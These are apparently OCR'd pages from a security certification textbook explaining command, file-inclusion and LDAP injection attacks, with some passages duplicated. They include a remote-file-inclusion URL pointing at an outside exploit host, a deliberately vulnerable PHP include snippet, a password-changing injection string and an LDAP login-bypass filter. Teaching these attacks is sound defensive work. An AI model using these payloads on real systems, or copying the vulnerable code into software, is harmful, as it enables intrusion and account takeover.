
To perform various functions, web applications must use operating system features and external programs. Although many programs invoke externally, a frequently used program is the sendmail program. Carefully scrub an application before passing a piece of information through an HTTP external request. Otherwise, attackers can insert special characters, malicious commands, and command modifiers into the information. The web application then blindly passes these characters to the external system for execution. Inserting SQL commands is a dangerous practice and rather widespread, as it is a command injection method. Command injection attacks are easy to carry out and discover, but they are difficult to understand.

The following are some types of command injection attacks:

- **Shell Injection**
  - An attacker tries to craft an input string to gain shell access to a web server
  - Shell injection functions include **`system()`**, **`StartProcess()`**, **`java.lang.Runtime.exec()`**, **`System.Diagnostics.Process.Start()`**, and similar APIs

- **HTML Embedding**
  - This type of attack is used to deface websites virtually. Using this attack, an attacker adds extra HTML-based content to the vulnerable web application
  - In an HTML embedding attack, the user input to a web script is placed into the output HTML without being checked for HTML code or scripting
- **File Injection**
  - The attacker exploits this vulnerability and injects malicious code into system files

```
http://www.certifiedhacker.com/vulnerable.php?COLOR=http://evi
l/exploit?
```



Command Injection Example

Malicious code:

Attacker Launching
Code Injection Attack

```
www.certifiedhacker.com/banner.gif||newpassword||1036|60|468
```

1. An attacker enters **malicious code** (e.g., an account number) with a new password
2. The last two sets of numbers are the **banner size**
3. Once the attacker clicks the **submit button**, the password for the account 1036 is changed to "**newpassword**"
4. The server script assumes that only the URL of the **banner image file** is inserted into that field

http://certifiedhacker/cgi-bin/lspro/lspro.cgi?hit_out=1036
CertifiedHacker.com

Username	Addison
Email Address	addi@certifiedhacker.com
Site URL	www.certifiedhacker.com
Banner URL	.gif ||newpassword|1036|60|468
Password	newpassword


Poor input validation at server script was exploited in this attack that uses database INSERT and UPDATE record command

Command Injection Example

An attacker enters the following malicious code (account number) with a new password.

`www.certifiedhacker.com/banner.gif||newpassword||1036|60|468`

The last two sets of numbers denote the banner size. Once the attacker clicks the submit button, the password for the account 1036 is changed to "newpassword." The server script assumes that only the URL of the banner image file is inserted into that field.



Attacker Launching
Code Injection Attack

```
www.certifiedhacker.com/banner.gif
||newpassword||1036|60|468
```

Malicious code
http://certifiedhacker/cgi-bin/lspro/lspro.cgi?hit_out=1036
CertifiedHacker.com

Username	Addison
Email Address	addi@certifiedhacker.com
Site URL	www.certifiedhacker.com
Banner URL	.gif ||newpassword|1036|60|468
Password	newpassword


Submit

Poor input validation at server script was exploited in this attack that uses database INSERT and UPDATE record command

Server


Figure 14.6: Command Injection attack example

File Injection Attack



```
<form method="get">
 <select name="DRINK">
 <option value="pepsi">pepsi</option>
 <option value="coke">coke</option>
 </select>
 <input type="submit">
</form>
```

Client code running in a browser



```
<?php
  $drink = 'coke';
  if (isset( $_GET['DRINK'] ) )
     $drink = $_GET['DRINK'];
  require( $drink . '.php' );
?>
```

Vulnerable PHP code

`http://www.certifiedhacker.com/orders.php?DRINK=http://jasoneval.com/exploit?` ← **Exploit Code**

Attacker injects a remotely hosted file at **www.jasoneval.com** containing an exploit

File injection attacks enable attackers to **exploit vulnerable scripts** on the server to use a remote file instead of a presumably trusted file from the local file system

File Injection Attack

A file injection attack is a technique used to exploit "dynamic file include" mechanisms in web applications. File injection attacks enable attackers to exploit vulnerable scripts on the server to use a remote file instead of a presumably trusted file from the local file system. It occurs when a user is allowed to supply input for the include command dynamically, which is not properly validated before processing. When a user the provides input, the web application passes it into "file include" commands. Most web application frameworks support file inclusion. Hence, an attacker enters a URL that redirects the application to the location of the malicious file. While referring to the file without proper validation, the application executes the file script by calling specific procedures. Web applications are vulnerable to file injection attacks if the referred files are relayed using elements from HTTP requests. PHP is particularly vulnerable to these attacks because of the extensive use of "file includes" in PHP programming and default server configurations.

If the application ends with a php extension, and if a user requests it, then the application interprets it as php script and executes it. This allows an attacker to perform arbitrary commands. Consider the following client code running in a browser:

```
<form method="get">

<select name=“DRINK">

<option value=“pepsi">pepsi</option>

<option value=“coke">coke</option>

</select>

<input type="submit">

</form>
```


Vulnerable PHP code:

```
<?php
  $drink = 'coke';
  if (isset( $_GET['DRINK'] ) )
     $drink = $_GET['DRINK'];
  require( $drink . '.php' );
?>
```

To exploit the vulnerable php code, the attacker injects a remotely hosted file at www.jasoneval.com, which contains an exploit.

Exploit code:

http://www.certifiedhacker.com/orders.php?DRINK=http://jasoneval.com/exploit?




LDAP Injection Attacks

- LDAP Directory Services store and organize information based on its attributes. The information is **hierarchically organized** as a tree of directory entries
- LDAP is based on the client-server model, and clients can **search through directory entries using filters**
- LDAP injection attacks are similar to SQL injection attacks, but **exploit user parameters** to generate an LDAP query
- LDAP injection techniques take advantage of non-validated web application input vulnerabilities and **pass LDAP filters** used for searching Directory Services to **obtain direct access to databases behind an LDAP tree**
- To test if an application is vulnerable to LDAP code injection, **send a query** to the server that generates an invalid input. If the LDAP server **returns an error**, it can be exploited with code injection techniques

If an attacker enters the valid username "certifiedhacker", and injects **certifiedhacker)(&))**, then the URL string becomes **(&(USER=certifiedhacker)(&))(PASS=blah))**. Then, only the first filter is processed by the LDAP server, so it only processes **(&(USER=certifiedhacker)(&))**. This query is always true, and therefore the attacker can log into the system without a valid password.

LDAP Injection Attacks

LDAP Directory Services store and organize information based on its attributes. The information is hierarchically organized as a tree of directory entries. The Lightweight Directory Access Protocol (LDAP) is based on the client-server model, and clients can search the directory entries using filters.



Filter Syntax	(attributeName operator value)
Operator	**Example**
=	(objectclass=user)
>=	(mdbStorageQuota>=100000)
<=	(mdbStorageQuota<=100000)
~=	(displayName~=Foeckeler)
*	(displayName=*John*)
AND (&)	(&(objectclass=user)(displayName=John)
OR (|)	(|(objectclass=user)(displayName=John)
NOT (!)	(!objectClass=group)

Figure 14.7: LDAP tree

An LDAP injection attack works in the same way as an SQL injection attack, but it exploits user parameters to generate an LDAP query. It runs on an Internet transport protocol such as TCP, and it is an open-standard protocol for manipulating and querying Directory Services. An LDAP injection technique is used to take advantage of non-validated web application input vulnerabilities to pass LDAP filters used for searching Directory Services to obtain direct access to databases behind an LDAP tree.

